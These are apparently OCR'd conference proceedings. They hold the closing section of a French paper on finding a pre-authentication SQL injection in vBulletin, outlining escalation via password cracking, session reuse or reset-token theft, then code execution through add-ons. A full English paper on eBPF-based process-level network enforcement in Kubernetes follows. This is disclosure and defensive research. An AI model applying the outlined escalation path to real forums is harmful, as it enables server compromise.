


Fig. 2. Injection SQL pré-authentification

5.2 Escalade de privilège et exécution de code

L'injection SQL permet seulement de lire la base de données. Afin d'élever nos privilèges, il y a les options classiques : on peut casser le mot de passe d'un administrateur, utiliser une session existante, ou utiliser la fonction de réinitialisation de mot de passe et voler le jeton généré. En tant qu'administrateur, les possibilités pour exécuter du code sont nombreuses. On peut, par exemple, ajouter un nouveau module complémentaire.

5.3 Résultats complémentaires et suite

En lançant le moteur d'exécution symbolique sur toutes les méthodes QueryDefs, et en considérant que les paramètres d'entrées sont complétement contrôlés, on obtient 12 méthodes réellement vulnérables, et 9 faux positifs.

Toutes les informations ont été remontées à vBulletin, et la correction des vulnérabilités est en cours. L'outil sera publié sur le GitHub du groupe [2].

Comme l'API ne constitue pas toutes les façons d'interagir avec l'utilisateur, je compte adapter l'outil afin de tester aussi les autres pages du produit.

6 Conclusion

Afin de venir à bout de l'immensité du code de vBulletin, j'ai construit deux outils basiques. À eux deux, ils ont produit un résultat valide : une injection SQL pré-authentification. L'exploitation de celle-ci permet finalement d'exécuter du code sur le serveur ; on a donc une faille d'exécution de code sur la dernière version de vBulletin. Les deux outils pourront

sans doute, permettre d'auditer d'autres parties de vBulletin, et surtout, d'autres produits en PHP.

Références

1. Arbre de la syntaxe abstraite, AST. https://fr.wikipedia.org/wiki/Arbre_de_la_syntaxe_abstraite.
2. GitHub de Ambionics, Lexfo. https://github.com/ambionics/.
3. PHP-Parser, par Nikita Popov. https://github.com/nikic/PHP-Parser.
4. Tweet du CEO de Zerodium au sujet de CVE-2019-16759. https://twitter.com/cBekrar/status/1176803541047861249.
5. z3 Solver. https://github.com/Z3Prover/z3.
6. National Vulnerability Database. CVE-2019-16759 : vBulletin Remote Code Execution. https://nvd.nist.gov/vuln/detail/CVE-2019-16759.
7. Common Vulnerabilities and Exposures website. Listes de CVEs liés aux injections SQL sur vBulletin. https://www.cvedetails.com/vulnerability-list/vendor_id-8142/opsqli-1/Vbulletin.html.

Process level network security monitoring & enforcement with eBPF

Guillaume Fournier
guillaume.fournier@datadoghq.com

Datadog

Abstract. As application security engineers, we are always looking for new ways of securing our services and reducing their privileges to what they absolutely need. When it comes to networking, cutting egress to the world and reducing internal access on a per service basis have always been two of the top priorities. However, as cloud computing services and container-orchestration systems (like Kubernetes) spread, static IP based solutions are becoming obsolete. The goal of this paper is to show how a new generation of security tools based on eBPF could help solve this problem.

1 Introduction

eBPF [8,14] is a fairly new technology that has gained a lot of momentum over the past few years in the world of host monitoring [10]. Evolved from BPF — which was originally designed to speed up packet filtering for tools like tcpdump — eBPF allows observability into the depths of the kernel. This new feature introduces the exciting possibility of using eBPF for security purposes.

With the spread of container orchestration technologies like Kubernetes [5], deploying microservices has never been easier. Although Kubernetes introduced a DevOps [1] breakthrough, it also introduced a new security concern: services that used to be hosted on isolated machines, can now run side by side in containers, sharing the same kernel and other host level resources. This means that any host level access control will have a hard time differentiating one service from another without any control at the Kubernetes level. Network access control in a cloud provider like Amazon Web Services (AWS) is a great example of this limitation, as security groups (the most granular network access control in AWS) [11] can only be applied at the host level.

1. DevOps is a set of practices that combines software development and information-technology operations which aims to shorten the systems development life cycle and provide continuous delivery with high software quality.

This paper provides a solution to this limitation and focuses on using eBPF to perform process level network security monitoring and enforcement. Although multiple tools already leverage eBPF to monitor and enforce networking rules (such as Cilium [1] in Kubernetes), most of them only apply those rules at the interface level. By introducing a more fine-grained solution, malicious network activity can be mapped back to specific processes. This drastically improves investigation efforts, refines enforcement accuracy to avoid unnecessary downtime, and paves the way to a faster incident response time.

2 Challenges of reducing network access and existing solutions

Reducing network access means limiting two resources: network egress and network ingress. In most cases, cutting egress refers to blocking external network connectivity, hoping to stop an attacker from pushing data to `pastebin.com` for example. On the other hand, cutting ingress usually refers to the ability to reject an incoming packet from entities that should not be allowed to communicate with a specific host.

In this section, our goal is to show that traditional tools based on IP ranges or DNS proxying have limitations that ultimately make them obsolete in modern environments. We will use a simple application that is based on multiple microservices and running on Kubernetes to illustrate our point.

2.1 Challenges of cutting egress using IP based technologies

One of the very first pitfalls that application security engineers will encounter while trying to cut egress to the world is to try to whitelist the IP ranges of the external services required by their internal services to run. Most cloud hosted services have dynamic IPs, and trying to whitelist those IPs would essentially mean whitelisting the entire cloud provider. For example, the list of all of the IP ranges used by AWS contains more than 300 entries [3]. If you wanted to grant access to `reddit.com`, you would have to whitelist most of them. In other words, this is not the way to do it.

You could also try to determine how often the IP addresses of those external services are updated, and then propagate those changes in your infrastructure. But then you would face another unsolvable problem: how do you deal with the downtime between the time when the IPs are updated,

and time when your local filters are finally updated? Putting aside this downtime problem, how are you even going to apply those filters? In AWS, you could use security groups or network ACLs [11] for example. But then one could argue that it wouldn't be granular enough since those filters apply to entire hosts. Another more fine grained solution would be to apply different iptables rules on each interface of your host. By applying some rules only to specific interfaces you could, in theory, control what access is allowed on a per container basis (but this is really a bad idea since you're messing around with iptable rules that Docker already set up for your containers). And even if you had a fine grained solution to apply those rules, applying one filter per microservice means that you somehow have a magical way of predicting what access is needed per node. Indeed, in theory Kubernetes [5] is free to schedule its pods on any available node, which means that not only would you have to update the filters based on IP changes, but also based on pod scheduling. And that's not even it! Because pods can be scheduled on different nodes, you'll need to account for internal IP updates on a per service basis as well.

Although you could configure only specific pods to run on specific nodes [20], all those challenges show that IP-based solutions will not scale in modern environments, or will do so, at the cost of uncontrollable downtimes.

2.2 Challenges of a DNS based solution

If IPs are such a pain to deal with, what about proxying DNS requests and allowing or denying traffic based on domains whitelists?

The first solution that comes to mind is to create a DNS proxy for the entire infrastructure, that allows the resolution of whitelisted domain names. Putting aside the scary bottleneck and terrifying single point of failure that it would introduce, there is still an unsolvable problem: how could one be sure to restrict specific domain names to specific services? Once again, the source IP of the requests will be one of a node, and therefore, from the proxy point of view, it would be impossible to know what service made the request.

And even if you did somehow find a solution to map the requests back to a service, there still is one huge problem: what if an attacker uses a static IP to call back home, instead of relying on DNS resolution? . . . and we're back to IP whitelisting.

The final problem of a DNS only solution is domain fronting [7]. Mobile applications like Signal have been notorious for exploiting this technique to avoid state censorships [6]. In a few words, this attack lets a program

hide the true domain name which it is communicating with, by pretending to communicate with an authorized domain. A DNS proxy would simply be unable to block this kind of activity.

2.3 Cutting egress and ingress in Kubernetes at the pod level

One of the better solutions to solve egress and ingress filtering in Kubernetes is Cilium. When a Kubernetes cluster is deployed with Cilium, both internal and external traffic can be enforced on a per-microservice basis, using network profiles [1]. An agent running as a DaemonsSet [2] on each node enforces those network profiles for all the pods that are running on the node. Relying on a complex mechanism of endpoint identities, Cilium lets one whitelist traffic between pods, abstracting the IP problems we talked about earlier. When it comes to external traffic, DNS resolution requests are intercepted on each host with a DNS proxy, and either allowed or dropped depending on the pod making the request. Any traffic to an unrecognized IP is immediately dropped. This also means that each pod needs its own network profile, which is to be expected for such a fine-grained solution.

On a more technical point of view, Cilium uses multiple eBPF programs to perform deep packet inspection at runtime. Giving more details about how Cilium works would out of the scope of this paper, but we encourage you to read their excellent documentation [1].

Although Cilium takes us 70% of the way, a few crucial steps are needed to reach our non-intrusive process level enforcement goal. Indeed Cilium is very intrusive into your Kubernetes clusters. If a cluster is already running, chances are you'll have to restart an entirely new one in order to configure Cilium as a network plugin. Depending on how your architecture is designed and how big your Kubernetes clusters are, this might make it a no-go for your organization. The other problem is that the rules are defined at the pod level. A pod can in theory have multiple containers, and each container can have multiple processes [20]. For example, if a developer obtains a shell in a production container to debug a service, then the entire shell will have the same network access as the pod, which is probably unnecessary and could even be dangerous if an attacker hid some code in .bash_profile or .bashrc. RCE vulnerabilities could also be widely mitigated if shells in containers had different network access than the compromised service that spawned them. Finally, precise alerting and

2. A DaemonSet is a Kubernetes resource that ensures that at least 1 replica of a given workload is running on each node [5]

monitoring is limited with Cilium as it won't give any information about the process that tried to make an illegal network access.

3 A non-intrusive design that enforces networking rules at the process level

3.1 Controlling network access using security profiles

Before we deep dive into the solution we came up with, let's first define exactly what we want to do. The high level goal is to provide network access control at the process level in a Kubernetes environment.

More precisely, the solution will be configurable on a per workload and per process basis. As we are working with Kubernetes, this means that each pod will have its own Security Profile (declared as a Kubernetes custom resource [16]) that will define what network access should be granted to each process.

```
kind: SecurityProfile
apiVersion: security.datadoghq.com/v1
metadata:
  name: ping-profile
  labels:
    app: ping # workload selector
spec:
  actions:
    - alert
    - enforce

  processes:
    - path: "/usr/local/bin/my-app" # binary selector
      network:
        egress:
          fqdns:
            - pong.default.svc.cluster.local
          cidr4:
            - 10.96.0.10/32
          l3:
            protocols: [ipv4]
          l4:
            protocolPorts:
              - protocol: udp
                port: 53
              - protocol: tcp
                port: 80
          l7:
            protocols: [dns, http]
            dns:
              - pong.default.svc.cluster.local
        ingress:
          cidr4:
            - 10.96.0.10/32
          l3:
            protocols: [ipv4]
          l4:
            protocols: [tcp, udp]
          l7:
            protocols: [dns, http]
```

Listing 1. Example of a custom SecurityProfile. This profile applies to all the containers of all the pods with the ping label.

The main goal here is to create a workflow that is both simple to follow and scalable to an entire infrastructure, thus pushing security to the developers and making sure that they are actively involved in securing their services.

An agent running as a DaemonSet on each node will have the responsibility of both listening for new security profiles[3] and applying those profiles to protect the workloads running on its host. That second responsibility will rely on the ability of the agent to both monitor and enforce networking rules, which is where eBPF comes in.

3.2 Technical requirements

As explained above, we rely entirely on eBPF to monitor and enforce networking rules at runtime. However eBPF can be used in a lot of different ways when it comes to networking, so we need to explicitly define our technical requirements.

1. Kernel compatibility is one of the top priorities, the lower version the better.
2. All ingress and egress traffic must be monitored, regardless of the protocols in use on layer 3, 4, and 7.
3. All monitored and enforced traffic must be mapped back to its rightful user space process (when there is one) and container (or host). The enforcement rules are as follow:
   — For each process and for each network namespace, a whitelist of protocols on layer 3, 4, and 7 is provided as well as a whitelist of allowed domains for egress. Any activity that doesn't fall into these whitelists is dropped. Protocols that do not map back to processes will be assessed against the container / host whitelists.
   — Regardless of network profiles, default attack detection can be activated (for example ARP spoofing attacks).
4. Container NAT / PAT should be dealt with in kernel space.
5. Enforcement for both egress and ingress should be performed in kernel space without going back to user space.
6. The solution has to be handled by Kubernetes like any other workload. In other words, we don't want any requirements when it

3. `https://github.com/Gui774ume/network-security-probe/blob/1.0/pkg/processor/profileloader/profileloader.go#L179-L194`

comes to interfacing with Kubernetes, and we cannot replace any part of Kubernetes to make it work.

7. Enforcement can be turned off, resulting in an “alert only” mode. The generated alerts must contain the full context of the network traffic (including namespace and process metadata when available).

3.3 Technical deep dive into the solution

eBPF programs eBPF comes with a lot of program types, all dedicated to specific use cases, introducing multiple options to do network monitoring and enforcement [8, 14]. In this section, we are only going to focus on the program types that we decided to use because it would take too much time to go over them all.

At a very high level our solution is based on eBPF Traffic Control classifiers.[4] The Traffic Control [4] Classifier-Action subsystem is a mechanism by which the kernel filters and shapes the network traffic on ingress and egress. The motivation behind this choice is that TC classifiers are the first type of eBPF programs introduced in the kernel that allows one to monitor and enforce network traffic for all protocols. Therefore we maximize requirement 1, while checking requirement 2 and 3 at the same time. Another huge advantage of TC classifiers is that they can be used to resolve container NAT and PAT at runtime, without having to use tools like conntrack to keep track of opened connections. Indeed, like any other TC classifiers, an eBPF TC classifier is attached to a specific qdisc of a specific interface. This means that you can attach to multiple well chosen interfaces to see the packets being routed at runtime. Parsing the IPs and ports at those different hook points will let you resolve NAT and PAT between the host and its containers, without having to worry about keeping an active connection table updated. In other words, requirement 4 and 5 are met.

Unfortunately, these were the “easy” requirements. Let’s first move on to requirement 6, showing how new containers can be detected at runtime and how new TC classifiers can be dynamically started to protect new workloads. Then we’ll go back to requirement 3, explaining how packets can be mapped back to processes even if the kernel hasn’t routed them to a socket yet.

4. `https://github.com/Gui774ume/network-security-probe/blob/1.0/pkg/monitor/tcsched/tcsched.go#L155-L204`

Detecting and supporting new containers at runtime As mentioned earlier, the only way for TC classifiers to resolve NAT and PAT between containers at runtime is to make sure that there is a classifier running on all relevant interfaces. Although this might sound pretty straightforward, it relies on the ability to detect when your container runtime creates new interfaces for a new workload. Moreover, out of all the interfaces created by your container runtime, you also need to focus only on those you care about. We decided to work with Docker, although the same principles could be applied to other runtimes.

When a new container is started, Docker will create a `veth` pair of interfaces to route traffic from the host network namespace to the container network namespace (along with a set of iptables rules to define the redirection) [13]. In other words, you need to hook onto at least one of the `veth` interfaces to capture all traffic going to or coming from the container. Ideally you'd want to hook on the one that is in the host network namespace so that you won't have to deal with switching namespaces. The first idea that comes to mind is to look for Docker events and hope that they expose the interfaces created and used by the running containers. Unfortunately, Docker only exposes the interface(s) inside the network namespace of each container, and resolving their `veth` counterpart in the host network namespace requires quite a bit of work. As `veth` interface names are randomly generated by the kernel, trying to guess their names won't work either.

In other words, the last remaining option is to deep dive into the kernel and detect the creation of `veth` pair interfaces [5] using kprobes.[6] Using a very basic state machine [7] and hooking on the relevant functions of the `veth` kernel module [12], we were able to detect new containers at runtime and make sure that the right eBPF TC classifiers are loaded even before the workload is actually started. We also have the opportunity to detect the network namespace of the newly created container,[8] which means that in future eBPF programs, we'll be able to map packets to containers using the network namespace as key.

5. `https://github.com/Gui774ume/network-security-probe/blob/1.0/ebpf/main.c#L502-L606`
6. kprobes and tracepoints are a feature of the Linux Kernel that one can use to hook at runtime in the kernel [2].
7. `https://github.com/Gui774ume/network-security-probe/blob/1.0/ebpf/main.c#L382-L400`
8. `https://github.com/Gui774ume/network-security-probe/blob/1.0/ebpf/main.c#L608-L654`

Mapping traffic flows with processes It is finally time to talk about the biggest challenge of this paper: mapping network traffic back to their user space processes. Most of the network monitoring program types that are implemented in the Linux kernel won't let you access the process sending (or receiving) the packet. The famous `bpf_get_current_tid_tgid` helper is indeed unavailable in eBPF TC classifier programs. It actually makes sense: some packets are not destined to any specific user space process (for example, the kernel network stack is actually the one answering ICMP requests), or even if they are, the kernel itself might not yet know to which process they are destined when the eBPF program is triggered.

To work around this limitation, one solution could be to use kprobes or tracepoints [2] on network related syscalls. Indeed, the `BPF_PROG_TYPE_KPROBE` and `BPF_PROG_TYPE_TRACEPOINT` program types have access to the `bpf_get_current_pid_tgid` helper function, that will map back to the calling process automatically. Although this sounds like a great idea for monitoring purposes (and this is what Datadog is doing for its Network Performance Monitoring product [9]), some limitations make it a no go for a security tool. Indeed, only IPv4 / IPv6 and TCP / UDP protocols are available through this technique, and it doesn't provide access to network packets but only to raw data buffers. Any protocol that doesn't have a specific syscall to send and receive data will be almost impossible to monitor.

Another option could be to hook right into the network stack with multiple kprobes (or tracepoints). This way, your eBPF program would be triggered on any packets entering or leaving the host, regardless of the protocol in use, while still having access to the `bpf_get_current_pid_tgid` helper. For example, a kprobe could be set on *___netif_receive_skb_core* to monitor ingress [17] and *___dev_queue_xmit* to monitor egress [18]. Although it solves the protocol limitation problem, mapping back packets to processes with `bpf_get_current_pid_tgid` will be quite flaky. Indeed, if you start two containers on a host, and have them communicate over a netcat TCP server, you will soon realize that ACK packets are improperly resolved to the wrong process, wrong network namespace and wrong process namespace. For example, you will see below a data packet sent from the container "flamboyant_turing" and then the ACK packet acknowledging the data. The acknowledgement packet was captured on the egress hook point, which means that it should have been mapped to the receiving container. Unfortunately, `bpf_get_current_pid_tgid` resolves both of them to the same pid 16679 in the first container "flamboyant_turing".

```
INFO - 2020/01/30 03:43:57 event:Xmit [container:flamboyant_turing]
    [binary_path:/bin/nc.traditional tty:pts0] [user:root group:root
    ] [172.17.0.3:56856] -> [172.17.0.2:8091] (IPPROTO_TCP, 54 B,
    ACK+PSH) (sum:20568, id:5103) pid:16679 (Pidns:4026532241, NetNS
    :4026531993, uid:0, skb:0xffff99ed7bafb0e8) [02:42:AC:11:00:03]
    -> [02:42:AC:11:00:02] (ETH_P_IP) {vethbcaa2b4}

INFO - 2020/01/30 03:43:57 event:Xmit [container:flamboyant_turing]
    [binary_path:/bin/nc.traditional tty:pts0] [user:root group:root
    ] [172.17.0.2:8091] -> [172.17.0.3:56856] (IPPROTO_TCP, 52 B,
    ACK) (sum:20056, id:2291) pid:16679 (Pidns:4026532241, NetNS
    :4026531993, uid:0, skb:0xffff99ed76bb8900) [02:42:AC:11:00:02]
    -> [02:42:AC:11:00:03] (ETH_P_IP) {veth302c6d8}
```

Listing 2. Example of two network packets that eBPF mistakenly mapped to the same process and container.

Therefore, it became clear that matching traffic to processes using `bpf_get_current_pid_tgid` wasn't the way to do it. This is why we started looking into another option: socket cookies. Socket cookies are global identifiers that can be assumed unique and stable for the entire life of a socket. Another reason why this sounded like an appealing option is that eBPF TC classifiers have access to the `bpf_get_socket_cookie` helper. This helper is meant to retrieve the cookie (generated by the kernel) of the socket to which the intercepted packet will be routed to. So if you found a way to map a socket cookie to a process using a simple kprobe, you should in theory be able to map packets to processes. Unfortunately, it still doesn't work because depending on the interface on which you are hooked, the `sk_buff` structure representing the captured packet might not point to a socket yet. For that reason, `bpf_get_socket_cookie` will almost systematically return 0 for a packet captured by the host namespace `veth` interface with an eBPF TC classifier.

Once again we had to go back to the drawing board to find another way to match packets to processes. The last option we came up with was flow registration. The idea is simple: if you can't determine the destination process using the context of the eBPF call because the Kernel itself might not have resolved it yet, then you need to route the network flow yourself. It is relatively easy to catch a process that tries to bind a socket to an IP and port,[9] which means that you can map ingress and egress traffic with a listening process. However it is much harder to match the network traffic generated by a process that is reaching out to the world. Indeed, you could try to catch "connect" calls, and you would be able to get the IP that a process is trying to contact, but the port listening for the answer

9. `https://github.com/Gui774ume/network-security-probe/blob/1.0/ebpf/main.c#L831-L880`

is usually not provided (and you obviously need this port to match the answer from the remote server). Although the kernel could let you choose one (by manually binding the socket to a port), most of the time a random port is automatically selected by the kernel. Another kernel deep dive was necessary.

The solution we finally came up with is to use the Linux Security Module. Indeed, all outgoing flows will go through the `security_sk_classify_flow` function to check against various security models if a connection should be allowed. This is an easy way to register outgoing connections[10] for IPv4 and IPv6 [19]. On top of that, kprobes on the LSM modules are usually considered more stable across kernel versions [10]. Technically, ICMP flows are also visible using this method, although there is not enough data to uniquely identify one process if two or more are making ICMP requests at the same time.

Detecting attacks and enforcing security rules Thanks to the previous sections, we are now able to map each network packet to a namespace and even to a user space process when there is one. The only thing left to do is assess if the detected network traffic is allowed or should be dropped. We decided to implement two types of assessment:

— Protocol attacks detection and prevention. This assessment is tasked to look for common attacks on various network protocols and alert on / drop malicious traffic. A good example for this kind of assessment is ARP spoofing detection and prevention. Note that the kernel part of this feature has not been implemented in the first release of the project yet.

— Network profiles. In a security profile, the network profiles define what kind of traffic is to be expected on a per binary basis. Anything falling outside of those profiles will either trigger an alert or will cause the traffic to be dropped. Network profiles are defined in the `network` field of each binary in the `processes` section of a SecurityProfile resource.

The last missing piece of eBPF code that we haven't explained, is the one mapping a PID to its network profile. The first step to understand how we did it, is to understand how we implemented and pushed security profiles in the kernel. First, we associated each security profile with a random and unique identifier "profile_id". Then for each security profile, and each binary path listed in that profile, we associated another unique

10. `https://github.com/Gui774ume/network-security-probe/blob/1.0/ebpf/main.c#L767-L829`

identifier "binary_id". By joining those two identifiers, you get a unique selector across namespaces for each process that is expected to run on the node.

Next, you need to map a network namespace id to a "profile_id" at runtime. There are multiple options here, but since this isn't in the scope of this paper, we decided to go for the easy way out: listening for Docker events. Whenever Docker emits a container creation event, we inspect the container to get the PID of its init process. Then we grab the network namespace of this init process and push it along with the "profile_id" of the container in a key-value eBPF hashmap. Based on the Docker event metadata, we added some logic to make sure that we push the right security profile for the right container. There will technically be a small delay between the creation of the container and the event, but we decided that it was good enough for the sake of this project. Also, since all traffic will be dropped during those few milliseconds, this doesn't introduce a coverage gap.

Finally you need to map each process to their "binary_id". Although accurate process monitoring with eBPF would call for an entire other paper, we decided to go for the simple solution: using the `sched:sched_process_exec` tracepoint.[11] From a security point of view, this is far from being the recommended solution. Indeed, as the provided path is a relative and unresolved path, an attacker could potentially exploit it to fool your eBPF program into thinking that it is another program. However this is out of the scope of this paper, and we can ignore this limitation for now as there are multiple ways to avoid this vulnerability. Anytime a new process is started, its binary path will be checked against the list of expected binary paths for a given namespace (and therefore in a given security profile), so that its PID can be matched to its relevant "binary_id". Going forward, (profile_id, binary_id) will be the key to select the right network profile and to perform further security assessment.

Putting it all together In the previous sections, we explained the different pieces of the puzzle that we had to put together to achieve our goals. However there was a lot of information, and the overall picture might be a bit blurry. So this section is simply going to be a timeline of how and when those different parts interact with each other. Time is moving forward as you go down the table below.

11. `https://github.com/Gui774ume/network-security-probe/blob/1.0/ebpf/main.c#L2658-L2699`

Event	Action
A new security profile is uploaded to Kubernetes. It applies to all containers tagged with “app:ping”.	The agent picks up on the new profile creation. As no container is currently running with the right tag, no other action is taken.
A new container with tag “app:ping” is scheduled. The container runtime creates a `veth` pair for the container.	Multiple kprobes detect the creation of the `veth` pair and save (interface ifindex, network namespace) in the “ifindex_netns” key-value hashmap. The agent loads an eBPF TC classifier for the `veth` interface in the host namespace. By default, all network activity is blocked for this new workload until its profile is resolved.
Docker generates a container creation event.	The agent detects the event, resolves the network namespace of the container, and looks for the network profile that applies to the container. It then pushes in multiple hashmaps the network profile rules, after generating a unique ID for the profile and for each binary path listed in the profile. Finally it pushes (network namespace, profile_id) in the “netns_profile_id” key-value hashmap.
A new process is started in the container.	A kprobe detects the new process and the network namespace in which it lives. Using the “netns_profile_id” hashmap, it resolves the profile and in the profile looks for the detected binary path. If there is a match, the eBPF program pushes (PID, binary_id) in the “pid_binary_id” key-value hashmap.
The new process creates a socket and binds it to 10.1.0.2:443	A kprobe detects that a new process is listening on an IP & port. Using the network namespace and the PID, it resolves the “profile_id” and “binary_id”, and uses them to check if this process is allowed to listen on such IP & port by querying the network profile hashmaps. If so, the flow is registered and the eBPF program saves in the “flow_pid” hashmap that any traffic in that network namespace going to 10.1.0.2:443 shall be mapped to this process.

Event	Action
An incoming packet is routed to 10.1.0.2:443 in the container.	After parsing the packet, the eBPF TC classifier resolves 10.1.0.2:443 to its rightful PID using the "flow_pid" hashmap. From the PID & network namespace (resolved using "ifindex_netns"), the classifier is able to resolve the profile and assess if such a traffic is allowed (namely layer 3, 4, 7). If not, the packet is dropped and never reaches the process.
The process reaches out to port 80 of `pong.default.svc.cluster.local`	First a kprobe will pick up on the flow registration. This flow registration will register on what port the kernel expects a response. For example, it could be 10.1.0.2:56678. Then, the same process as above is followed, but with an eBPF TC classifier on egress. This process will actually happen as many times as the process reaches out to an external IP with a new flow. For example, here, the TC classifiers will first catch a DNS request to resolve the domain to an IP, and only then will we see the HTTP request. During the DNS request the agent will not only check that the traffic is allowed but also parse the DNS domain to make sure that the process is allowed to resolve it.
`pong.default.svc.cluster.local` answers.	10.1.0.2:56678 is mapped back to the process making the call thanks to the "flow_pid" hashmap. The incoming packet is assessed based on the right network profile as explained before.
The container receives a non IPv4 / IPv6 pack (let's say an ARP request).	The "flow_pid" hashmap will not map the packet back to a process since no user space process has registered a flow for this packet. Instead the TC classifier will only check if this traffic is legitimate in the context of the network namespace, as defined in the security profile.

3.4 Performance and overhead

There are two kinds of overhead that one needs to assess when using an eBPF-based tool. The first overhead is the resource usage of the user space program. The more resources are allocated to our security agent, the less will be available to the services you are running in production, and therefore the slower your services will respond. The second overhead is the in-kernel overhead. In other words this is the latency introduced by the tool on each egress or ingress packet. The more logic you push in your eBPF programs, the bigger the overhead on each packet will be.




Fig. 1. Average round trip time per domain (averaged over 5000 A record queries per domain). The test was performed on a Linux ubuntu-bionic 4.15.0-88-generic, 2 vCPUs, 8 Gb RAM.

We decided to focus our benchmarking efforts on the packets that we knew had the worst overhead: the DNS request and response packets. As we parse both DNS requests and responses in the kernel to match domain names,[12] those packets are the ones that are the most delayed. We also wanted to compare our results with Cilium which has a different strategy when it comes to DNS packets: Cilium forwards the DNS traffic to a DNS

12. `https://github.com/Gui774ume/network-security-probe/blob/1.0/ebpf/main.c#L1266-L1352`

proxy and performs the assessment in user-space. So how does the project compare with a production ready solution like Cilium?

On Figure 1, the best case scenario represents a situation where the tool was given the domain name, and therefore simply had to grant access without pushing any alerts back to user-space. The worst case scenario represents a situation where the tool had to alert on a request, thus triggering one of the kernel-space to user-space communication mechanisms available with eBPF. On the chart, NSP stands for Network Security Probe (the name of our tool).




Fig. 2. CPU and RAM usage of the user-space program over time. The test was performed on a Linux ubuntu-bionic 4.15.0-88-generic, 2 vCPUs, 8 Gb RAM.

Although more testing would definitely be required to accurately assess the overhead in a real word environment, those results seem to confirm that there are no red flags to mapping eBPF packets to processes and assessing each packet at runtime. The worst case overhead is around 400 microseconds which is about half of the overhead of Cilium. This seems to confirm that in-kernel DNS parsing is a good strategy performance wise (but keep in mind that our DNS support is only partial for now, DNS parsing without loops is hard). Also, keep in mind that the 400 microseconds is the worst case scenario for the packets requiring the most processing. Our benchmark revealed that the actual overhead for a normal packet is closer to 200 microseconds for our tool and 250 microseconds for Cilium. Either way, those overheads are acceptable in a production environment.

4 Conclusion

There is still some work to be done before being able to consider this solution production ready. However this paper shows that it is possible to implement network monitoring & enforcement at the process level with

eBPF. Moreover, our design has the advantage that it is not intrusive in a Kubernetes setup, which means that it can be deployed fairly easily.

This paper also shows how excitingly easy it is to build complex security tools leveraging the insight that eBPF can provide into the depths of the kernel. Any new eBPF program type added to the kernel tree is an opportunity to generate new runtime security signals, that could be processed to provide new alerting and threats detection capabilities. That being said, the portability of such tools accross multiple kernel versions is still a work in progress [15].

As for this project, an exciting eBPF program type hasn't been explored yet: `BPF_PROG_TYPE_CGROUP_SOCK`. This type of eBPF programs provides the opportunity to execute code when a process in a cgroup opens a network socket. It could be a good place to block attackers from opening RAW sockets, which is needed for various network attacks.

References

1. Cilium official documentation. https://docs.cilium.io.
2. Kernel Probes documentation. https://www.kernel.org/doc/Documentation/kprobes.txt.
3. List of AWS public IP ranges. https://ip-ranges.amazonaws.com/ip-ranges.json.
4. Traffic control manpage. http://man7.org/linux/man-pages/man8/tc.8.html.
5. John Arundel and Justin Domingus. Cloud Native DevOps with Kubernetes. March 2019.
6. Signal (blogspot about domain fronting). A letter from Amazon. https://signal.org/blog/looking-back-on-the-front/, May 2018.
7. David Fifield, Chang Lan, Rod Hynes, Percy Wegmann, and Vern Paxson. Blocking-resistant communication through domain fronting. https://www.bamsoftware.com/papers/fronting.pdf.
8. Lorenzo Fontana and David Calavera. Linux Observability with BPF. November 2019.
9. Michael Gerstenhaber. Datadog Network Performance Monitoring. https://www.datadoghq.com/blog/network-performance-monitoring/, November 2019.
10. Brendan Gregg. BPF Performance Tools: Linux System and Application Observability. December 2019.
11. Heartin Kanikathottu. AWS Security Cookbook. February 2020.
12. Greg Kroah-Hartman, Alessandro Rubini, and Jonathan Corbet. Linux Device Drivers, 3rd Edition. February 2005.
13. Jon Langemak. Docker Networking Cookbook. November 2016.
14. Greg Marsden. BPF: A Tour of Program Types. https://blogs.oracle.com/linux/notes-on-bpf-1, January 2019.

15. Andrii Nakryiko. BPF Portability and CO-RE. https://facebookmicrosites.github.io/bpf/blog/2020/02/19/bpf-portability-and-co-re.html, February 2020.
16. Kubernetes official documentation. Custom resources. https://kubernetes.io/docs/concepts/extend-kubernetes/api-extension/custom-resources/.
17. Packagecloud. Monitoring and tuning the Linux Networking Stack: Receiving Data. https://blog.packagecloud.io/eng/2016/06/22/monitoring-tuning-linux-networking-stack-receiving-data/, June 2016.
